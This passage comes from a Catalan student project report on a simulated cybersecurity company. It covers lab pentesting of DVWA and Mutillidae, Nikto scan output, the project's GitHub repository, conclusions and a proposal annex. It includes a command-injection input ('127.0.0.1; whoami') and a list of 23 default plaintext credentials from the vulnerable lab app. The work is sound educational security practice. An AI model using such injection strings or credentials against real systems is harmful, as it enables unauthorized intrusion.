


Figura 38: DVWA Command Injection — 127.0.0.1; whoami retornant www-data

12.7 Vulnerabilitats a Mutillidae

Nikto és un escàner automàtic de vulnerabilitats web que identifica problemes de configuració, fitxers exposats i versions desactualitzades. L'escanejat de Mutillidae va revelar diverses vulnerabilitats crítiques:


- Carpeta /passwords/ accessible: El directori /passwords/ de Mutillidae és accessible públicament i conté un fitxer de text amb 23 parelles usuari:contrasenya en text pla. Severitat: CRÍTICA.
- phpMyAdmin sense autenticació: El panell d'administració de MySQL és accessible com a root sense contrasenya, donant accés total a totes les bases de dades. Severitat: CRÍTICA.
- PHP 5.5.9 obsolet: La versió de PHP és de 2014 i té desenes de vulnerabilitats conegudes (CVEs) sense pedaç. Severitat: ALTA.
- Repositori .git exposat: El directori .git és accessible des del navegador, permetent descarregar tot l'historial de codi i possiblement credencials o claus incloses en commits antics. Severitat: ALTA.



```

1,admin,adminpass,g0t r00t?,Admin
2,adrian,somepassword,Zombie Films Rock!,Admin
3,john,monkey,I like the smell of confunk,Admin
4,jeremy,password,d1373 1337 speak,Admin
5,bryce,password,I Love SANS,Admin
6,samurai,samurai,Carving fools,Admin
7,jim,password,Rome is burning,Admin
8,bobby,password,Hank is my dad,Admin
9,simba,password,I am a super-cat,Admin
10,dreveil,password,Preparation H,Admin
11,scotty,password,Scotty do,Admin
12,cal,password,C-A-T-S Cats Cats Cats,Admin
13,john,password,Do the Duggie!,Admin
14,kevin,42,Doug Adams rocks,Admin
15,dave,set,Bet on S.E.T. FTW,Admin
16,patches,tortoise,meow,Admin
17,rocky,stripes,treats?,Admin
18,tim,lanmaster53,Because reconnaissance is hard to spell,Admin
19,ABaker,SoSecret,Muffin tops only,Admin
20,PPan,NotTelling,Where is Tinker?,Admin
21,Chook,JollyRoger,Gator-hater,Admin
22,james,i<3devs,Occupation: Researcher,Admin
23,ed,pentest,Commandline KungFu anyone?,Admin
  
```

Figura 39: Directori /passwords/ de Mutillidae accessible públicament sense auth



```

ikervp@millornet-server:~$ nikto -h http://10.30.30.10:8083
- Nikto v2.1.5
-----
+ Target IP:          10.30.30.10
+ Target Hostname:    10.30.30.10
+ Target Port:        8083
+ Start Time:         2026-05-12 19:25:56 (GMT0)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.25
+ The anti-clickjacking X-Frame-Options header is not present.
+ Cookie PHPSESSID created without the httponly flag
+ Cookie showhints created without the httponly flag
+ Root page / redirects to: database-offline.php
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0xbe 0x56c311c4478c0
+ "robots.txt" contains 8 entries which should be manually viewed.
+ OSVDB-3233: /phpinfo.php: Contains PHP configuration information
+ OSVDB-3268: /data/: Directory indexing found.
+ OSVDB-3092: /data/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3268: /passwords/: Directory indexing found.
+ OSVDB-3092: /passwords/: This might be interesting...
+ Cookie phpMyAdmin created without the httponly flag
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /styles/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ Uncommon header 'x-webkit-csp' found, with contents: allow 'self' http://www.phpmyadmin.net; opt
+ Uncommon header 'x-frame-options' found, with contents: SAMEORIGIN
+ Uncommon header 'x-content-security-policy' found, with contents: allow 'self'; options inline-s
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3092: /.git/index: Git Index file may contain directory listing information.
+ 6544 items checked: 0 error(s) and 26 item(s) reported on remote host
+ End Time:          2026-05-12 19:26:22 (GMT0) (26 seconds)
-----
+ 1 host(s) tested
ikervp@millornet-server:~$
  
```

Figura 40: Nikto escanejant Mutillidae — vulnerabilitats detectades automàticament

Vulnerabilitat	Severitat	Servei	Estat
Força bruta login	● CRÍTICA	DVWA	Explotada — demostrada
SQL Injection (UNION)	● CRÍTICA	DVWA	Explotada — BD extreta
XSS Reflectit	● ALTA	DVWA	Explotada — cookie robada
XSS Emmagatzemat	● ALTA	DVWA	Explotada — script persistent
Command Injection (RCE)	● CRÍTICA	DVWA	Explotada — RCE com www-data
Credencials en text pla	● CRÍTICA	Mutillidae	Explotada — 23 credencials
phpMyAdmin sense auth	● CRÍTICA	Mutillidae	Explotada — accés root BD
PHP 5.5.9 obsolet	● ALTA	Mutillidae	Detectada per Nikto
.git exposat	● ALTA	Mutillidae	Detectada per Nikto
Cookies sense HttpOnly	● MITJA	DVWA + Mutillidae	Detectada per Nikto

13. REPOSITORI GITHUB I WEB MILLORNET.CAT

Un projecte professional no es limita a la seva implementació tècnica: la documentació, la seva accessibilitat i la seva difusió son dimensions igual d'importantes. Millornet compta amb un repositori GitHub organitzat amb tot el codi i la documentació del projecte, i amb una pàgina web pública que presenta el projecte de forma professional.

13.1 Repositori GitHub

El repositori GitHub de Millornet es troba públicament accessible a:

<https://github.com/Kelvier/MillorNet>

El repositori conté tot el codi de configuració de la infraestructura, els fitxers docker-compose.yml de cada màquina, les configuracions del router (firewall, DNS, DHCP, WireGuard), els arxius de configuració de Traefik i Prometheus, i la documentació tècnica en format PDF.

El control de versions amb Git ha estat fonamental durant el projecte. Ens ha permès treballar de forma col·laborativa, mantenir un historial complet de tots els canvis realitzats, revertir configuracions problemàtiques i tenir sempre una còpia de seguretat del codi accessible des de qualsevol lloc.




Figura 41: Repositori GitHub github.com/Kelvier/MillorNet amb README renderitzat

13.2 Estructura del repositori

Directori / Fitxer	Contingut
README.md	Documentació principal del projecte: arquitectura, serveis, accés i tecnologies
router/	firewall-millornet.sh, dhcpd.conf, named.conf.*, wg0.conf, jail.local, ntopng.conf, zones/
server/	docker-compose.yml (stack principal), traefik/, prometheus/, certs/ (cert .crt)
server/wazuh-docker-compose.yml	Stack Docker de Wazuh SIEM (single-node)
dmz/	docker-compose.yml (Nginx, mailserver, FTP), nginx/
lab/	docker-compose.yml (DVWA, WebGoat, Juice Shop, Mutillidae)
defectdojo/	docker-compose.yml de DefectDojo amb integració Traefik
MillorNet-web/	Codi font de l'aplicació web del projecte (frontend + backend)
start-millornet.sh	Script d'arrencada automàtica de tota la infraestructura
docs/	PDFs de documentació tècnica: memoria, auditoria, pentesting, SSL, Wazuh

Un aspecte important del repositori és el fitxer `.gitignore`, que exclou tots els fitxers `.env` (que contenen les credencials dels serveis), les claus privades SSL i els volums de dades dels contenidors. Aquesta pràctica evita la exposició accidental de credencials o dades sensibles, i és precisament la mesura correctiva del finding F-001 de DefectDojo.




Figura 42: Estructura de carpetes del repositori i fitxer `.gitignore` de seguretat

13.3 Web millorNet.cat

MillorNet disposa d'una pàgina web pública accessible a millorNet.cat que presenta el projecte de forma professional. La web serveix com a carta de presentació del projecte i com a demostració de les capacitats del nostre equip més enllà de l'administració de sistemes pura.

La web inclou informació sobre els serveis de ciberseguretat i pentesting de l'empresa simulada, la presentació de l'equip, les tecnologies utilitzades i un apartat de contacte. Està construïda amb tecnologies web modernes i allotjada en un servidor accessible des d'internet.

<https://millorNet.cat>



Figura 43: Pàgina web millorNet.cat — disseny complet amb capçalera i seccions




Figura 44: Secció Qui som de millorNet.cat amb la presentació de l'equip

CONCLUSIONS

El projecte Millornet ha aconseguit l'objectiu principal que es plantejava: demostrar que dos estudiants d'ASIX poden dissenyar, implementar i gestionar una infraestructura empresarial de ciberseguretat completa i professional, des de zero, en un entorn virtualitzat.

La conclusió tècnica més important és que la seguretat no és un element que s'afegeix al final d'un projecte, sinó una dimensió que ha d'estar present en cada decisió de disseny. Cada vegada que vam prendre una decisió per simplicitat (obrir tots els ports, usar contrasenyes per defecte, no configurar TLS inicialment) vam acabar tornant enrere per corregir-ho. La lliçó és clara: fer-ho bé des del principi és més eficient que corregir-ho posteriorment.

A nivell de projecte, els assoliments concrets han estat:

- Arquitectura de xarxa segmentada en 4 zones amb polítiques d'accés estrictes implementades en iptables.
- Router multifunció amb NAT, firewall DROP per defecte, DNS intern (Bind9), DHCP, VPN WireGuard i monitorització ntopng.
- Stack Docker de 7 serveis corporatius amb proxy invers SSL/TLS (Traefik), monitorització (Grafana + Prometheus), gestió de contenidors (Portainer) i backups (Duplicati).
- Zona DMZ amb serveis web (Nginx), correu (docker-mailserver) i FTP, correctament aïllats de la xarxa interna.
- Laboratori de pentesting amb 4 aplicacions vulnerables (DVWA, WebGoat, Juice Shop, Mutillidae) completament aïllat.
- CA pròpia Millornet Root CA amb certificat wildcard *.millornet.local i TLS actiu en tots els serveis.
- 2FA-TOTP actiu en Portainer i Grafana.
- Wazuh SIEM 4.7.5 desplegat amb 3 agents actius (router, servidor, DMZ) i monitorització en temps real.
- DefectDojo v2.57 desplegat amb 4 vulnerabilitats documentades i totes resoltes.
- Hardening Lynis amb millora de 9-10 punts en ambdues màquines auditades.
- 5 vulnerabilitats crítiques explotades amb èxit al laboratori (força bruta, SQLi, XSS, RCE, credencials exposades).
- Repositori GitHub organitzat i web pública millornet.cat.

Mirant enrere, hi ha aspectes que fariem diferent si tornéssim a començar. Hauríem planificat millor la capacitat del disc del servidor des del principi, evitant l'ampliació posterior. Hauríem investigat els problemes de compatibilitat de Wazuh amb versions recents abans de començar el desplegament. I hauríem implementat el .gitignore de seguretat des del primer commit, evitant l'exposició de credencials documentada en el finding F-001.

De cara al futur, la infraestructura Millornet és una base sòlida sobre la qual continuar aprenent. Els propers passos naturals serien: implementar ELK Stack per a logs centralitzats, configurar active response a Wazuh per bloquejar automàticament IPs atacants, integrar eines d'escàner automàtic de vulnerabilitats (Nessus, OpenVAS) amb DefectDojo, i afegir un agent Wazuh al laboratori de pentesting per monitoritzar els atacs en temps real.

ENTREBANCS

El camí fins a la versió final de Millornet no va ser lineal. Al llarg del projecte ens vam enfrontar a diversos problemes tècnics i organitzatius que van posar a prova la nostra capacitat de resolució de problemes i la nostra perseverança.

Problema 1 — Wazuh 4.14.4 amb certificats hardcoded:

Sense dubte el problema tècnic més sever del projecte. Vam passar tres dies intentant fer funcionar la versió 4.14.4 de Wazuh, seguint escrupolosament la documentació oficial. El wazuh-indexer mostrava sempre el certificat demo (CN=demo.indexer) al port 9200, independentment dels certificats que generéssim i muntéssim com a volums Docker. Finalment vam identificar que el problema estava en la construcció de la imatge: la versió 4.14.4 tenia els certificats demo compilats a l'interior de la imatge, i els volums bind-mount no podien sobreescriure'ls perquè l'inicialitzador de l'indexer els copiava primer des de la imatge. La solució va ser retrocedir a la versió 4.7.5, que no presenta aquest problema.

Problema 2 — Script premm trencat de wazuh-agent 4.14.4:

Quan vam intentar desinstal·lar el wazuh-agent 4.14.4 per substituir-lo per la 4.7.5, el script de pre-removal del paquet fallava amb un error 127, impeding la desinstal·lació per vies normals. La solució va ser substituir manualment el script per un de buit, que va permetre completar la desinstal·lació i procedir amb la versió correcta.

Problema 3 — Àgent Wazuh de la DMZ no es podia registrar:

El firewall del router blocava per defecte tot el tràfic de la DMZ cap a la xarxa d'empresa, incloent els ports de Wazuh (1514 i 1515). L'agent de la DMZ no podia connectar-se al manager ni registrar-se. Va caldre identificar exactament quins ports necessitava Wazuh i afegir regles específiques al script de firewall per permetre únicament aquest tràfic des de la DMZ al servidor.

Problema 4 — Credencials exposades al repositori GitHub (F-001):

Quan DefectDojo va realitzar una revisió del repositori GitHub públic, va identificar que el README.md original incloïa les credencials de Grafana i Duplicati en text pla. Hem après la lliçó: les credencials mai han d'estar en un fitxer de control de versions, independentment de si el repositori és públic o privat. La solució correcta és sempre usar fitxers .env amb .gitignore.

Problema 5— Compatibilitat de versions entre contenidors:

Vam tenir alguns problemes de compatibilitat entre versions de contenidors: la versió actual de Grafana requeria una configuració de Prometheus diferent de la que teníem, i la versió de Traefik va canviar l'API del dashboard entre versions, el que requeria actualitzar la configuració. Vam aprendre a llegir atentament les notes de canvis (changelogs) i a provar noves versions en un entorn de test abans de desplegar-les a producció.

CONeixEMENTS ADQUIRITS

El projecte Millornet ha estat una experiència d'aprenentatge intensiva que ha consolidat i ampliat significativament els nostres coneixements en múltiples àrees de l'administració de sistemes i la ciberseguretat.

Xarxes i enrutament:

Hem après a dissenyar i implementar una arquitectura de xarxa segmentada real, entenent les implicacions de seguretat de cada decisió. La configuració de iptables des de zero, amb política DROP per defecte i regles per zona, ens ha donat una comprensió profunda de com funciona el tràfic de xarxa i com es controla a nivell de capa 3. La implementació de WireGuard ens ha introduït en el món de les VPN modernes i els principis de la criptografia asimètrica.

Docker i containerització:

El projecte ens ha convertit en usuaris avançats de Docker i Docker Compose. Hem après a dissenyar stacks de serveis multi-contenidor, a gestionar xarxes Docker internes, a usar volums per a la persistència de dades, a entendre les implicacions de seguretat dels contenidors i a usar Traefik com a proxy invers integrat. La resolució de problemes de compatibilitat entre versions d'imatges ens ha ensenyat la importància del pinning de versions en entorns de producció.

Ciberseguretat defensiva:

Hem après a pensar com un professional de la seguretat: identificar superfícies d'atac, aplicar el principi de menors privilegis, configurar mecanismes de detecció i resposta, i gestionar vulnerabilitats de forma estructurada. L'ús de Lynis, Fail2ban, Wazuh i DefectDojo ens ha donat experiència pràctica amb les eines que s'usen en entorns empresarials reals.

Ciberseguretat ofensiva (pentesting):

Les pràctiques sobre el laboratori de màquines vulnerables ens han donat una visió de l'altra cara de la moneda: com pensen i actuen els atacants. Comprendre les tècniques d'atac (SQLi, XSS, força bruta, RCE) és fonamental per poder defensar-se d'elles eficaçment. Hem après a usar Nmap, Hydra, sqlmap, Nikto i Metasploit de forma responsable i en un entorn controlat.

Resolució de problemes:

Potser la lliçó més important del projecte és la metodologia de resolució de problemes. Davant d'un problema tècnic complex, la clau és: llegir els logs amb atenció, entendre el flux de comunicació entre components, fer hipòtesis i provar-les d'una en una, documentar el procés de diagnòstic i buscar fonts fiables d'informació (documentació oficial, issues de GitHub, fòrums especialitzats). La paciència i la perseverança són tan importants com el coneixement tècnic.

REFERÈNCIES

Bibliografia i webgrafia:

- [1] Wazuh, Inc. Wazuh Documentation — Single-node Deployment on Docker. <https://documentation.wazuh.com/current/deployment-options/docker/wazuh-container.html> Consultat: Abril 2026
- [2] Traefik Labs. Traefik Proxy Documentation v3.x. <https://doc.traefik.io/traefik/> Consultat: Febrer-Abril 2026
- [3] Docker, Inc. Docker Compose Documentation. <https://docs.docker.com/compose/> Consultat: Gener-Abril 2026
- [4] Internet Security Research Group (ISRG). ISC BIND9 Administrator Reference Manual. <https://bind9.readthedocs.io/en/stable/> Consultat: Febrer 2026
- [5] WireGuard Project. WireGuard — Fast, Modern, Secure VPN Tunnel. <https://www.wireguard.com/> Consultat: Febrer 2026
- [6] Grafana Labs. Grafana Documentation. <https://grafana.com/docs/grafana/latest/> Consultat: Març 2026
- [7] DefectDojo Contributors. DefectDojo Documentation. <https://defectdojo.github.io/django-DefectDojo/> Consultat: Abril 2026
- [8] OWASP Foundation. OWASP Top 10 — 2021. <https://owasp.org/www-project-top-ten/> Consultat: Març 2026
- [9] Canonical Ltd. Ubuntu Server Guide — Ubuntu 24.04 LTS. <https://ubuntu.com/server/docs> Consultat: Gener-Abril 2026
- [10] Fail2ban Project. Fail2ban Documentation. https://www.fail2ban.org/wiki/index.php/Main_Page Consultat: Març 2026
- [11] CISOfy. Lynis Documentation — Linux Security Auditing. <https://cisofy.com/documentation/lynis/> Consultat: Març 2026

[12] Rapid7.Metasploit Framework Documentation.<https://docs.metasploit.com/>Consultat: Abril 2026

[13] Netfilter Project.iptables — administration tool for IPv4 packet filtering.<https://www.netfilter.org/projects/iptables/index.html>Consultat: Febrer 2026

[14] OpenSSL Project.OpenSSL Documentation.<https://www.openssl.org/docs/>Consultat: Abril 2026

[15] Portainer.io.Portainer CE Documentation.<https://docs.portainer.io/>Consultat: Febrer-Abril 2026

[16] DVWA Project.Damn Vulnerable Web Application — GitHub repository.<https://github.com/digininja/DVWA>Consultat: Abril 2026

[17] OWASP Foundation.OWASP Juice Shop — GitHub repository.<https://github.com/juice-shop/juice-shop>Consultat: Abril 2026

[18] Repositori del projecte.<https://github.com/Kelvier/MillorNet>Consultat: Abril-Maig 2026

[19] Prometheus Authors.Prometheus Documentation.<https://prometheus.io/docs/introduction/overview/>Consultat: Març 2026

[20] ISC (Internet Systems Consortium).ISC DHCP Documentation.<https://kb.isc.org/docs/isc-dhcp-44-manual-pages-dhcpd>Consultat: Febrer 2026

ANNEX I — Fitxa de Proposta del Projecte

La fitxa de proposta és el document inicial que es presenta al tutor a principi de curs per definir i aprovar el projecte a realitzar. Recull els objectius, l'abast i la planificació inicial acordada entre l'alumne i el tutor.

I.1 Identificació del projecte

Títol del projecte	Millornet — Empresa de Ciberseguritat i Pentesting
Cicle formatiu	Administració de Sistemes Informàtics en Xarxa (ASIX) — Grau Superior
Curs acadèmic	2025 – 2026
Autors	Iker Vielva Pallares / Enric Tàsies Gabernet
Tutor/a del projecte	Carlos Serrano
Centre educatiu	IES el Calamot

I.2 Descripció del projecte

Descripció breu	Disseny, implementació i securització d'una infraestructura empresarial simulada de ciberseguritat i pentesting sobre VirtualBox amb Ubuntu Server 24.04 LTS. El projecte inclou segmentació de xarxes, serveis Docker, VPN, SIEM, gestió de vulnerabilitats i laboratori de pentesting.
Problema que resol	Demostrar la capacitat de dissenyar i gestionar una infraestructura empresarial completa aplicant bones pràctiques de seguretat reals, integrant eines professionals del sector (Wazuh, DefectDojo, Traefik, WireGuard) en un entorn reproduïble.

I.3 Objectius

Objectiu general	Implementar una infraestructura empresarial virtualitzada que simuli un entorn real de ciberseguretat, incloent-hi totes les capes: xarxa, serveis, seguretat defensiva i proves d'atac.
Objectius específics	1. Arquitectura de xarxa segmentada (DMZ, Empresa, Lab) 2. Router amb NAT, firewall, DNS, DHCP i VPN 3. Stack Docker amb monitorització i backups 4. Certificats SSL/TLS amb CA pròpia i 2FA 5. SIEM Wazuh amb agents actius 6. DefectDojo per a gestió de vulnerabilitats 7. Laboratori de pentesting i proves documentades 8. Repositori GitHub i web pública

I.4 Abast i limitacions

Abast	Tota la infraestructura s'executa sobre VirtualBox en un entorn local. Les proves de penetració es realitzen exclusivament sobre el laboratori de màquines vulnerables pròpies.
Limitacions	No es connecten serveis a internet real ni es realitzen proves sobre sistemes de tercers. L'entorn és educatiu i no de producció.

I.5 Tecnologies previstes

Plataforma	Oracle VirtualBox 7.x + Ubuntu Server 24.04 LTS
